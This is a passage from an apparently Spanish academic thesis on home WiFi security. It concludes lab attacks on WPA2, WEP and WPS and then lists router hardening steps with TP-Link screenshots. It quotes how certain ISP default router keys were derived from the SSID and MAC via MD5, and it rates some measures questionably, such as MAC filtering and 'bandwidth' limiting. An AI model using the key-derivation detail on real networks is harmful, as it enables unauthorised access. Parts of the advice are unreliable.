Es por ello que de los ataques a WPA2/WPA nos han demostrado la importancia de tener una buena contraseña, que no sea previsible y combinando letras, símbolos y dígitos. Hemos podido comprobar que hay miles de diccionarios en Internet que tienen millones de posibles contraseñas por lo que es cuestión de tiempo averiguar la contraseña del router que queremos atacar si

nuestra contraseña no es segura o es previsible. Aunque hemos podido conseguir la contraseña con nuestro diccionario, cabe destacar que llevo más de un día en ejecutar una combinación de 100 millones de posibles contraseñas, por lo que conseguir la contraseña de un router con protocolo WPA2/WPA a través de fuerza bruta o diccionario es una tarea costosa, pero con la que se obtiene resultados positivos.

De ahí que la mejor manera de evitar dichos resultados es poniendo contraseñas complejas y complicadas de adivinar, además de cambiar la contraseña periódicamente.

Aparte de encontrar vulnerabilidades a este protocolo mediante diccionario o fuerza bruta, hemos podido observar que mediante ataque de denegación de servicios conseguimos un montón de información que podemos utilizar para luego conseguir la contraseña.

Con estos resultados nos hemos dado cuenta que con el protocolo WPA/WPA2 no solo han aumentado el número de posibilidades, sino que para contraseñas de mayor longitud la duración incrementa bastante mientras que en con el protocolo WEP a pesar de incrementar el número de posibles contraseñas la diferencia de tiempo entre contraseñas de distinta longitud es de apenas unas horas.

Sobre los resultados obtenidos activando el protocolo WPS podemos concluir que algunos routers actuales al igual que algunos firmwares tienen una serie de medidas para evitar un ataque de fuerza bruta con protocolo WPS que convierte en una tarea muy compleja un posible ataque a dicho protocolo o incluso una tarea imposible de llevar a cabo ya que para poder realizar ataques de fuerza bruta al protocolo WPS tenemos que estar cambiando la MAC o parando el ataque para reanudarlo por bloquearnos nuestra MAC al realizar muchos intentos fallidos.

En conclusión, con los resultados obtenidos podemos afirmar que el protocolo WPA/WPA2 nos da una mayor seguridad pero que debemos combinarlo con una buena contraseña.

## 13. Planteamiento de mejoras en redes wifi

En este apartado del trabajo hablaremos de posibles medidas para solventar las inseguridades a los ataques que pueden recibir los routers en los distintos protocolos. También se hablará de las medidas a tener en cuenta en nuestros dispositivos al conectarnos a otras redes.

**Este proyecto está centrado en redes domésticas** es por ello, mencionaremos algunas medidas en el entorno empresarial pero no entraremos en detalle.

En primer lugar, hablaremos sobre algunas pautas que podemos llevar a cabo para mitigar ataques en nuestra red WLAN. Cabe destacar que las medidas que hemos propuesto se pueden clasificar en dos grupos, medidas que bloquean los ataques y medidas que frenan los ataques.

### 13.1 Contraseñas

Implantar contraseñas complejas y seguras, haciendo uso de letras mezclando minúsculas y mayúsculas, símbolos y números, no utilizar palabras o datos personales fáciles de adivinar o que nos puedan identificar, como por ejemplo la fecha de nacimiento.

Evitar usar contraseñas predeterminadas, es por ello que es recomendable cambiar la contraseña que viene por defecto del fabricante. Lo ideal, sería usar contraseña aleatoria, con un mínimo de 10 caracteres.

Además, siempre que sea posible instaurar contraseñas distintas para cada sistema o dispositivo, es decir, evitar poner la misma contraseña para el router que para otros dispositivos.

Otra mejora de seguridad bastante recomendada, aunque algo aparatosa es cambiar las contraseñas cada cierto tiempo. Y por supuesto, cambiar la contraseña cada vez que creamos que puede ser conocida o averiguada por otros usuarios.

Esta medida se considera la medida más importante ya que nos evita ataques de fuerza bruta, aunque cabe destacar que esta medida no nos salva de un ataque KRACK.

#### 13.1.1 Contraseñas generadas por las operadoras

Como hemos comentado cambiar la contraseña es de gran importancia para la seguridad de nuestro router, ya que los operadores crean las contraseñas de forma automática, basándose en el SSID y la dirección física, dos datos que son fáciles de obtener. Como podemos ver en este artículo de hace unos años se descubrió las claves por defecto de Movistar y Jazztel [20], “el algoritmo combina estos dos valores, les concatena la cadena “bcgbbghgg” al comienzo, calcula el hash MD5 y se queda con los 30 primeros caracteres”

## 13.2 Cambiar el nombre de usuario y la clave de acceso

Cambiar el nombre de usuario y la contraseña de acceso de la página de configuración del router [19], esto es muy importante ya que da el acceso a toda la configuración del router y a los dispositivos que se conectan a dicha red. Por lo general, las compañías generan una contraseña y un usuario a través de un algoritmo, por lo que si el atacante conoce cuál es la compañía que nos provee internet solamente necesita usar un algoritmo que pruebe las contraseñas que suelen utilizar dicho proveedor, facilitando la posibilidad de hacerse con ella.

Lo primero a tener en cuenta es no dejar los datos que vienen por defecto, por lo general, como ya hemos dicho, suelen ser contraseñas y usuarios genéricos y muy fáciles de adivinar. Evitar poner un usuario y contraseña fácil o intuitivo, intentar combinar símbolos, números y letras.

Para cambiar la clave de acceso y el nombre de usuario, lo primero es acceder a la página de configuración [19], una vez dentro acceder al apartado de herramientas del sistema, puede variar el nombre según la marca del router o la configuración de la página. En nuestro caso, accedemos a herramientas del sistema y luego a contraseñas y nos aparece una pantalla donde podemos cambiar el nombre y la contraseña.

Password

---

Username and password can contain between 1 - 15 characters and may not include spaces.

Old User Name:

Old Password:

New User Name:

New Password:

Confirm password:

---

Ilustración 42 Cambiar contraseña y usuario de acceso a la página de configuración del router.


## 13.3 Tipo de protocolo

El tipo de protocolo que se usa para dar seguridad a nuestra red inalámbrica es muy importante, ya que de ello depende que nuestros datos o tráfico puedan ser interceptados.

Para ver el tipo de seguridad que tenemos en nuestra red inalámbrica tenemos que buscar el menú sobre la seguridad inalámbrica. En nuestro caso sería acceder al menú inalámbrico y luego al submenú de seguridad inalámbrica.



Al acceder a este menú podemos deshabilitar la seguridad inalámbrica o activar los protocolos WPA, WPA-PSK, WPA2-PSK y elegir los tipos de encriptados AES o TKIP.



Disable Wireless Security

WPA/WPA2 - Personal (Recommended)

Authentication Type:

Encryption:

Ilustración 43 Protocolo activado en la página de configuración del router.

Utilizar siempre que se pueda el protocolo WPA3, donde la seguridad no viene dada por las contraseñas sino por el propio protocolo. En la actualidad hay muchos dispositivos que no soportan el protocolo WPA3, en dicho caso, hacer uso del protocolo WPA2- PSK con encriptación AES, que ofrece mayor seguridad que el resto de protocolos y encriptaciones.

## 13.4 Botón WPS

Como explicamos en apartados anteriores, desactivar el protocolo WPS nos da una mayor seguridad, evitando que nadie pueda acceder a nuestra red sin consentimiento.

Para poder cambiar la configuración de WPS, ya sea activarlo o desactivarlo como generar un pin, se debe acceder a la página de configuración del router y buscar el apartado sobre redes inalámbricas, luego WPS, y nos debe aparecer algo similar a la ilustración 48.

### WPS (Wi-Fi Protected Setup)



WPS: **Enabled**

Ilustración 44 WPS en la página de configuración del router.

Además de los posibles ataques al protocolo WPS, existe una serie de bases de datos donde podemos encontrar las claves de varios puntos de acceso [36] o los patrones que se usan para crear dichos pines. En el caso de mi router el Pin WPS era el mismo que la clave del router creando una mayor brecha de seguridad.

## 13.5 Firmware y dispositivos actualizados

El firmware es un software que se encuentra en todos los aparatos electrónicos y que es necesario para hacer funcionar dichos aparatos, es por

ello, que es muy importante tener el firmware actualizado para evitar vulnerabilidades o fallos de seguridad.

Para poder actualizar el firmware, el primer paso es saber que firmware tenemos, para ello es necesario acceder a la página de configuración del router, la versión de firmware y hardware suele aparecer en la página principal.

Para realizar la actualización hay routers, que la realizan de forma automática, pero muchos de ellos no, entonces nos tocaría realizar la actualización de forma manual.

Para ello, el siguiente paso sería acceder a la página oficial de nuestro proveedor o de nuestro router [37], buscar el apartado de soporte y luego descargas. Después elegir nuestro router y la versión de hardware que tenemos y nos saldrá las versiones de firmware que hay para nuestro modelo y versión. Descargamos la versión más actualizada y subimos el fichero, en el apartado de actualización de firmware.

### Firmware Upgrade

---

Firmware File Path:	<input type="button" value="Seleccionar archivo"/>	Ninguno archivo selec.
Firmware version:	0.9.1 3.16 v0001.0 Build 161012 Rel.33002n	
Hardware version:	TL-WR841N v13 00000013	

---

Ilustración 45 Actualización de Firmware en la página de configuración del router.

En este proyecto estamos usando un router de ejemplo para poder explicar cómo se haría las diferentes mejoras expuestas, para otros routers o proveedores es probable que varíe la forma de hacerlo, aunque la página de configuración suele tener estructuras y apartados similares para cada uno de ellos.

## 13.6 Filtrar por MAC

El filtrado de MAC evita que accedan a nuestra red si la MAC (dirección física) no se encuentra en nuestra lista, esto nos da un mayor control de los dispositivos que acceden o se conectan a nuestra red. Podemos crear listas para aparatos según su MAC a los que permitimos el acceso y otra para los que no permitimos el acceso.

Para averiguar cuál es la MAC de nuestro dispositivo:

- Aunque varía para cada sistema operativo, generalmente con acceder a preferencias o ajustes y buscar el apartado referente a redes y posteriormente elegir la parte de hardware podemos obtener información sobre la dirección física.




Ilustración 46 Obtención de la MAC en macOS a través de las preferencias del sistema.

Aunque también la podemos obtener por terminal:

- En el sistema operativo **Windows** sería ejecutar en el cmd, *ipconfig/all* y buscar la opción de dirección física. En los sistemas operativos OS.
- En **Linux** bastaría con ejecutar en la terminal *ifconfig-a* y nos dará la dirección física.
- En **macOS** también ejecutamos *ifconfig -a* y nos dará la dirección física a través de la interfaz *en1* en el apartado *ether*.

```
MacBook-Pro-de-Iraida:~ iraidaserio$ ifconfig -a
[lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    options=1203<RXCSUM, TXCSUM, TXSTATUS, SW_TIMESTAMP>
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
    nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
EHC29: flags=0<> mtu 0
XHC20: flags=0<> mtu 0
EHC26: flags=0<> mtu 0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    options=10b<RXCSUM, TXCSUM, VLAN_HWTAGGING, AV>
    ether 10:dd:b1:d7:d2:46
    nd6 options=201<PERFORMNUD,DAD>
    media: autoselect (none)
    status: inactive
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    ether 88:1f:a1:1b:c4:ea
    inet6 fe80::18b4:a891:df34:a3b5%en1 prefixlen 64 secured scopeid 0x8
    inet 192.168.0.102 netmask 0xfffff00 broadcast 192.168.0.255
    nd6 options=201<PERFORMNUD,DAD>
    media: autoselect
    status: active
p2p0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 2304
    ether 0a:1f:a1:1b:c4:ea
    media: autoselect
    status: inactive
awd10: flags=8943<UP,BROADCAST,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1484
    ether ea:16:b5:03:69:24
    inet6 fe80::e816:b5ff:fe03:6924%awd10 prefixlen 64 scopeid 0xa
    nd6 options=201<PERFORMNUD,DAD>
```

Ilustración 47 Obtención de MAC en macOS por terminal.

- En otros dispositivos puede variar, pero por lo general en los dispositivos móviles, hay que acceder a la sección de la Wi-fi, buscar la información sobre la red a la que nos conectamos y nos aparecerá un apartado de dirección inalámbrica con nuestra MAC para dicha red, sino podemos encontrar más información sobre direcciones físicas en dispositivos IOS en [38] y para dispositivos móviles Android podemos encontrar información más detallada en [39].

Una vez que tenemos la dirección MAC de los dispositivos que queremos darles acceso o denegarles el acceso, el siguiente paso es acceder a la página

de configuración del router que en nuestro caso es [19] y buscar el apartado de la wifi y después el apartado de filtrado por MAC y nos aparecerá algo similar a la ilustración 48.

Wireless MAC Filtering

You can configure Wireless MAC Filtering which allows you to control wireless access on the network on this page.

Wireless MAC Filtering: Disabled

Filtering Rules

Deny the stations specified by any enabled entries in the list to access.

Allow the stations specified by any enabled entries in the list to access.

<input type="checkbox"/>	MAC Address	Status	Host	Description	Edit
--------------------------	-------------	--------	------	-------------	------

Ilustración 48 TP-Link filtrado por MAC.

Y ya podríamos empezar añadir los dispositivos que queremos con su dirección física y si son aceptados o denegados en nuestra red, y se vería algo similar a la ilustración 49 y 50.

Add or Modify Wireless MAC Address Filtering entry

You can configure Wireless MAC Filtering which allows you to control wireless access on the network on this page.

MAC Address:

Description:

Status:

Host:

Ilustración 49 TP-Link añadir dispositivo filtrado por MAC.

**Wireless MAC Filtering**

You can configure Wireless MAC Filtering which allows you to control wireless access on the network on this page.

Wireless MAC Filtering: Disabled

Filtering Rules

Deny the stations specified by any enabled entries in the list to access.

Allow the stations specified by any enabled entries in the list to access.

<input type="checkbox"/>	MAC Address	Status	Host	Description	Edit
<input type="checkbox"/>	B6:0F:46:F1:9F:F3	Disabled	TP-LINK_00D0	MOVIL	<a href="#">Edit</a>

**Ilustración 50 TP-Link ejemplo filtrado por MAC**

A pesar de que es una medida a tener en cuenta, también tiene inconvenientes, uno de ellos es que habría que añadir cada dispositivo a la lista de direcciones físicas aceptadas o quitar cada dispositivo que se encuentra en nuestra lista MAC. Esto conlleva que cada vez que se conecte un dispositivo nuevo habría que añadirlo manualmente haciendo que esta medida sea algo tedioso.

Si bien es una medida que puede evitar algunos ataques, es cierto que es una medida que no evita que nos roben la clave de nuestro router, ya que clonar una dirección física para quien sabe no es una tarea demasiado compleja.

## 13.7 SSID

Evitar mostrar el SSID, como medida para eludir ataques, de esta manera nuestra red no aparecería visible para posibles búsquedas, además de evitar dar pistas del cifrado que usamos ya que, a través de nuestro SSID se podría obtener dicha información.

Otra medida referente al SSID sería cambiar el nombre del SSID de nuestro dispositivo, eludimos dar datos de quien es nuestro proveedor fabricante.

Para realizar estas medidas, habría que acceder a la página de administración del router [19] al apartado de redes inalámbricas y posteriormente a ajustes básicos, donde podemos deshabilitar el SSID o cambiarle el nombre

**Wireless Settings**

---

Wireless Network Name:  (Also called SSID)

**Ilustración 51 Ejemplo de nombre SSID**

## 13.8 Firewall

Es muy importante hacer uso de un firewall o antimalware para obstruir el paso a comunicaciones no autorizadas protegiendo nuestros dispositivos de páginas webs que puedan contener malware o de posibles ataques.




Ilustración 52 Ejemplo de funcionamiento de cortafuegos.

Para aumentar la seguridad de nuestra wifi mantener activo el firewall que viene con el propio router, que normalmente se encuentra en el apartado de seguridad de nuestra página de configuración del router [19].

### Firewall

Enable SPI Firewall:

Ilustración 53 Firewall de la página de configuración router.

Otra medida aconsejable es hacer uso de un cortafuego específico para las redes inalámbricas, permitiéndonos bloquear el acceso no autorizado, sospechoso, o malicioso. A este tipo de firewall se le denomina firewall de red, y podemos encontrar varios tipos según [40]:

- **Cortafuegos de filtrado paquetes**, son los menos seguros ya que reenvía la información por cualquier puerto aceptado. Se encargan de filtrar en base a la dirección IP, los puertos o los protocolos.
- **Cortafuegos de puerta de enlace a nivel circuito**, actúa en la capa de transporte de los modelos de internet. De acuerdo con [40] “Este firewall comprueba la validez de las conexiones en la capa transporte contra una tabla de conexiones permitidas antes de intercambiar datos”.
- **Cortafuego de inspección del estado**, este tipo monitoriza el estado de la conexión.

- **Cortafuego de puerta de enlace a nivel de aplicación**, también conocida como proxy de aplicación. Actúa en la capa de aplicación donde analiza los paquetes para comprobar que cumplen con los requisitos.
- **Cortafuego de próxima generación** actúa ante en la parte de identificación de los usuarios a través de la autenticación o la ubicación. También nos defiende de software malintencionado o exploits y realiza filtrados en función del contenido.

## 13.8 VPN

Utilizar una VPN (Red Privada Virtual) nos ofrece un cifrado adicional tanto para datos y como para comunicaciones, dejándonos establecer una conexión donde podemos ocultar nuestra identidad IP. Otra de las ventajas que nos proporciona el uso de una red privada virtual es la doble autenticación.

Las VPN funcionan redirigiendo el tráfico de nuestro proveedor de Internet al servidor de la propia VPN de esta manera cifra la conexión antes de llegar a nuestro dispositivo.

Existen varios tipos de VPN, comentaremos los más destacados para redes domésticas:

- **VPN basadas en cliente**, este tipo permite al usuario conectarse a la red privada mediante la autenticación realizada a través de una aplicación que inicia la comunicación.
- **VPN de acceso remoto**, nos permite conectarnos a un servidor de acceso remoto a través de Internet.

Dentro de los tipos de VPN podemos encontrar diferentes protocolos:

- *IPsec* (Protocolo de seguridad en Internet), es el protocolo más utilizado lo podemos encontrar en muchos cortafuegos y routers. Se encarga de encriptar la información que se maneja durante la comunicación. Este protocolo actúa a nivel de red.
- *PPTP*, este protocolo también conocido como protocolo punto a punto es de lo más antiguos y se encuentra desfasado. Se debe establecer una contraseña como medida de autenticación para poder hacer uso de la conexión de red a través de una VPN. Son compatibles con todos los sistemas operativos y no necesitan instalación de hardware añadida.
- *L2TP*, este protocolo es el sustituto del protocolo PPTP. Actúa en la capa de enlace de datos y se suele combinar con el protocolo IPsec y básicamente ofrece tecinas para crear conexiones entre dos puntos a través de un túnel.

Aunque existen más protocolos hemos mencionado los más comunes para los tipos de VPN de uso doméstico.

Asimismo, hay que tener en cuenta las distintas formas que tenemos para poder instalar nuestra red virtual privada:

- Cliente VPN, en este caso es necesario la instalación de un software, donde tendremos añadir un endpoint para conectarnos con un servidor un VPN que hace uso de un túnel de cifrado.
- Extensión del navegador, como su propio nombre indica consiste en una extensión dentro del navegador lo cual la protección que nos ofrece una VPN solo sería eficaz en dicho medio.
- VPN configurada en el router, en este caso hay routers que vienen con una VPN, lo podemos encontrar en la página de configuración de nuestro router [19] en el apartado de seguridad, tal y como vemos en la ilustración.

## VPN

PPTP Pass-through:  Enable  Disable  
L2TP Pass-through:  Enable  Disable  
IPSec Pass-through:  Enable  Disable

Ilustración 54 VPN de la página de configuración del router..

Para saber cómo configurar nuestro servidor VPN en los distintos sistemas operativos o dispositivos podemos consultar [41].

## 13.9 Limitar dispositivos

Si tenemos un número fijo o aproximado de dispositivos que se conectan a una nuestra red inalámbrica, podemos limitar el número de direcciones para evitar que se conecten más dispositivos de los permitidos. Para limitar los equipos que se conectan debemos acceder a nuestra página de configuración [19] y luego dirigirse al apartado DHCP, ahí podemos elegir la dirección de inicio y de finalización poniendo el número máximo de dispositivos que se suelen conectar a nuestra red.

DHCP Server:  Disable  Enable  
Start IP Address:   
End IP Address:

Ilustración 55 DHCP rango de direcciones



## 13.10 Limitar el ancho de banda

Al limitar el ancho de banda o lo que es lo mismo, la distancia a la que nuestra antena puede transmitir, con esta medida evitamos que, al no llegar la señal, no sea visible y por ello sea más difícil realizar un ciberataque. Para ello debemos acceder a la página de nuestro router [19]. En el caso de nuestro router los pasos a seguir son estos:

Una vez dentro de nuestra página de configuración acceder al apartado de inalámbrico y luego al subapartado de avanzado y ahí encontraremos una opción de potencia de transmisión y donde podemos escoger la opción que consideremos más adecuada que dependerá del uso que le damos a nuestra red inalámbrica, es decir, si ponemos una potencia de transmisión muy baja no nos podremos conectarnos a mucha distancia de nuestro router.




Ilustración 56 Límite de ancho de banda

## 13.11 Medidas contra ataques KRACK

A día de hoy KRACK es uno de los ataques más importantes que sufre el protocolo WPA2, tal y como podemos leer en [42], donde nos recomienda algunas medidas mencionadas previamente. De las que se puede destacar como medida principal mantener actualizados el firmware de nuestro router como de nuestros dispositivos, ya que en muchas ocasiones salen parches para cubrir las nuevas vulnerabilidades encontradas. De ahí que muchas compañías o proveedores hayan ido sacando durante el descubrimiento de este ataque algunos parches que ayudan a solventar las vulnerabilidades encontradas.

Es muy importante tener en cuenta es que este tipo de ataque afecta en su mayoría a usuarios Linux, y de dispositivos Android [43], también son más vulnerables los dispositivos que los puntos de acceso, de ahí la importancia de mantenerlos actualizados y de hacer uso de conexiones seguras a través de HTTPS y del uso de VPN.

Por supuesto para evitar este ataque una de las principales recomendaciones es hacer uso del protocolo WPA3, pero este no es compatible con todos los equipos.

Y como medida menos importante en referencia a este tipo de ataque es el cambio de contraseña, ya que no sirve de gran cosa porque este ataque no accede a la contraseña, sino que explota una vulnerabilidad encontrada en el protocolo WPA.

## 13.12 Seguridad de dispositivos en redes inalámbricas

Al igual que es importante mantener seguras nuestras redes inalámbricas también lo es tener nuestros dispositivos seguros de posibles ataques que vulneren nuestra información. Es por ello que, hablaremos de medidas que podemos tomar a la hora de conectarnos a redes inalámbricas así evitando posibles robos de información o datos en nuestros dispositivos.

- Es muy importante **mantener los dispositivos actualizados** para evitar brechas de seguridad solucionadas en versiones nuevas.
- Evitar conectarnos a redes públicas.
- No acceder a páginas web que no utilicen el protocolo de seguridad **HTTPS**.

## 13.13 Medidas adicionales

Otras medidas a tener en cuenta son:

- **Intentar no usar la conexión inalámbrica al realizar tareas de administrador** procurar usar la conexión de red cableada.
- **No dar datos identificativos en ninguna web.**

## 13.14 Resumen de medidas redes domesticas

Para finalizar hemos realizado una tabla resumen con las medidas más importantes a tener en cuenta de todas las que hemos mencionado y mostrando el nivel de seguridad que nos aporta cada una de ellas de forma individual y globalizada.

Por ejemplo, si solo ocultásemos el SSID el nivel de seguridad de nuestra red sería bajo, pero si lo combinamos con el filtrado por MAC obtendríamos un nivel de seguridad alto.

Nivel de seguridad de la red	Medida
Bajo	Ocultar SSID
Bajo	Desactivar WPS
Medio-Bajo	Firmware Actualizado
Medio	Protocolo de seguridad WPA2 o WPA3
Medio-Alto	Limitar Dispositivos
Alto	Filtrado por MAC
Muy Alto	Contraseñas de más de 10 cifras combinando minúsculas, mayúsculas, números y símbolos.

Tabla 7 Medidas de mejora para redes wifi

Tal y como vemos en la tabla si combinamos la desactivación del WPS, la actualización del firmware, el filtrado por MAC junto a los protocolos de seguridad, la limitación de dispositivos que se pueden conectar y una contraseña segura de más de 10 dígitos podemos obtener un nivel de seguridad bastante alto.

Como hemos comentado uno de los principales problemas del protocolo WPA2 son los ataques KRACK, a continuación, hemos realizado una tabla con las medidas a tomar que mejorarían la seguridad de nuestro punto de acceso frente a estos ataques.

Nivel de seguridad de la red	Medida
Bajo	Protocolo de seguridad WPA2
Bajo	Contraseñas de más de 10 cifras combinando minúsculas, mayúsculas, números y símbolos.
Medio-Bajo	Limitación de dispositivos
Medio	Conexiones VPN y HTTPS
Medio	Ocultar SSID
Medio-Alto	Firmware Actualizado
Alto	Actualizar Dispositivos

Tabla 8 Medidas para mejorar redes wifi frente ataques KRACK

En esta tabla hemos representado las medidas necesarias para mitigar los ataques KRACK, debido a que estos ataques afectan más a los dispositivos que se conectan que a las redes inalámbricas o puntos de acceso, las medidas van orientadas a la seguridad de los dispositivos dentro de la red.

Teniendo en cuenta que cambiar la contraseña no es un mecanismo de defensa contra dicho ataque, aunque siempre es recomendable es una de las medidas, pero sin darnos mucho nivel de seguridad.

Como se puede observar en esta tabla si combinamos una conexión segura, con la actualización del firmware y la actualización de los dispositivos obtendríamos una mayor seguridad contra ataques KRACK.

### 13.15 Medidas en los entornos empresariales

Este proyecto está centrado en los entornos domésticos es por ello que solamente mencionaremos algunas medidas para entornos empresariales:

- **WPA2- Enterprise**, con el servidor RADIUS que controla los accesos mediante usuario y contraseña propios para a cada usuario
- **Sistema Anti-Intrusos**, se recomienda el uso de WIPS (Sistema de prevención de intrusiones inalámbricas) consiste en un hardware o software que ofrece seguridad inalámbrica. Se encarga de monitorizar las redes que se encuentra en nuestro espectro para comprobar si son redes seguras o maliciosas para posteriormente bloquearlas o eliminarlas.
- **IP estáticas**, deshabilitar DHCP hacer uso de direcciones IP estáticas, esto nos dará una comunicación más segura.
- **Firewall de red**, ayuda a protegernos de los ataques y de un manejo indebido de los protocolos.
- **VPN**, permitiendo mantener una conexión de forma privada y protegida.

## 14. Conclusiones y trabajo futuro

Actualmente las redes inalámbricas se encuentran presentes en casi todos los entornos aun así muchos usuarios no conocen todos los peligros que conllevan navegar por una red o con un dispositivo inseguro. Aunque la seguridad inalámbrica ha ido mejorando durante los últimos años evitando vulnerabilidades que se han ido encontrando, es muy importante que los usuarios se conciencien de sus inseguridades. Además de entender como poder protegernos frente a los peligros de las redes inalámbricas.

Al realizar este trabajo hemos podido aprender a sobre tareas de Pentesting, vulnerando redes con distintos protocolos. Se ha investigado muchos aspectos sobre las redes y su tráfico que luego hemos podido poner en práctica con las herramientas que nos ofrecen tanto Kali como Wifislax.

Hemos podido ponernos en la piel de un atacante y ver como se realiza el proceso de ataque hacia una red, gracias a ello hemos podido averiguar cuáles son las mayores vulnerabilidades que encontramos en nuestras redes. Pero también hemos podido estar en el lugar de la víctima observando como en algunos ataques ni se da cuenta de lo que pasa. Hemos aprendido a utilizar y combinar distintas herramientas con la finalidad de obtener los datos necesarios para realizar los ataques.

Dentro de las conclusiones que hemos podido sacar, la primera y más importante de ellas es la importancia de una contraseña segura dependiendo de la clave que tengamos en nuestro router nos hace más vulnerables a un ataque de fuerza bruta o no, y de esto depende la duración del ataque. Tal y como hemos visto si tenemos una contraseña que combina números, caracteres especiales, letras minúsculas y mayúsculas crece exponencialmente las posibles contraseñas, si a eso le sumamos que tenga una longitud mayor de 10 cifras tendríamos un número muy alto de posibles contraseñas dando una mayor seguridad frente a ataques de fuerza bruta o diccionario. También es muy importante que dicha contraseña no contenga patrones o datos personales fáciles de adivinar porque como hemos podido ver existen una gran variedad de diccionarios que contienen las claves más comunes.

La segunda vulnerabilidad que hemos encontrado es el tipo de protocolo, si hacemos uso de un protocolo como WEP o con un cifrado menos seguro nos exponemos a un ataque en el que en cuestión de horas somos capaces de conseguir la contraseña.

Con este proyecto hemos podido comprobar lo inseguro que es el protocolo WEP mientras que con el protocolo WPA al igual que WPA2, sea cubierto algunas vulnerabilidades, pero siguen existiendo otras mediante ataques de fuerza bruta, de diccionario o la mayor vulnerabilidad del protocolo WPA, los ataques KRACK.

Gracias a la investigación que hemos realizado sobre redes inalámbricas, sus protocolos, los distintos mecanismos de cifrado y autenticación, como las distintas vulnerabilidades se ha podido aprender sobre gran parte del trasfondo

que conlleva una red inalámbrica. Pudiendo ofrecer mejoras y medidas para los ámbitos tanto domésticos como empresariales.

A pesar de que hemos conseguido unos buenos resultados y hemos podido demostrar algunos aspectos sobre los protocolos, nos hemos encontrado con un problema a la hora de realizar ataques WPS. Con ello podido aprender e investigar más sobre este problema averiguando que los ataques WPS se hacen casi imposibles para algunos puntos de acceso con las actualizaciones de firmware, ya que tienen un límite de intentos fallidos y después de ese límite se bloquea la MAC y habría que empezar de nuevo. Esto imposibilita realizar este tipo de ataque ya que entramos en un bucle infinito.

En cuanto al tema empresarial, lo primero a tener en cuenta es que ya las empresas no solo se tienen que preocuparse de las redes dentro de su entorno como empresa sino también de las redes domésticas o públicas desde las que se conectan sus empleados. Es por ello que podemos decir que las empresas no estaban preparadas para el teletrabajo y por esa razón que se ha sufrido muchos más ciberataques en este periodo de pandemia. A pesar de que poco a poco se está volviendo a la normalidad en los entornos de trabajo, muchas empresas han optado por continuar con el teletrabajo y otras por un entorno híbrido, dando lugar a que no solo se tengan que preocupar por la ciberseguridad interna de la empresa sino de la red donde se conectan los trabajadores y los dispositivos con los que se conectan. Lo que conlleva medidas adicionales por parte de las empresas.

**Como posible trabajo futuro**, se podría plantear realizar ataques de tipo KRACK, a través de algún dispositivo que sea vulnerable a dichos ataques, ya que este punto de vista nos permitiría aprender más sobre el tráfico y analizar los datos entrantes, además de aprender en profundidad sobre el funcionamiento de dicho ataque. Para completar este trabajo habría que investigar y proceder a realizar algunos ataques en el protocolo WPA3 ya que será el sucesor del protocolo WPA2. Por último, también sería interesante realizar ataques a routers que sean vulnerables al protocolo WPS.

Finalmente, podemos concluir que se han podido alcanzar los objetivos propuestos para este proyecto, en primer lugar, hemos podido enumerar y conocer los diferentes estándares de 802.11 a través de un amplio estudio teórico. En segundo lugar, se ha identifica como funciona la seguridad en los distintos protocolos de seguridad wifi y las posibles vulnerabilidades de estos mismos. Además, se ha investigado sobre herramientas que nos permiten auditar y realizar ataques a los protocolos, a través de las estaciones que hemos creado para la realización de pruebas. Asimismo, a través de los resultados obtenidos se ha podido corroborar aspectos teóricos y añadir conocimientos nuevos a raíz de las pruebas realizadas. Por último, este trabajo aporta un amplio conocimiento teórico para poder comprender las redes inalámbricas basándose en los cifrados y protocolos actuales como los más antiguos, ofrece un amplio abanico de medidas para mejorar nuestras redes en la actualidad y aporta ejemplos de lo tratado de forma teórica.

## Bibliografía

- [1] Cisco, “What is information security?”, 2022. [Online] Available: <https://www.cisco.com/c/en/us/products/security/what-is-information-security-infosec.html> [Accessed: june-2022]
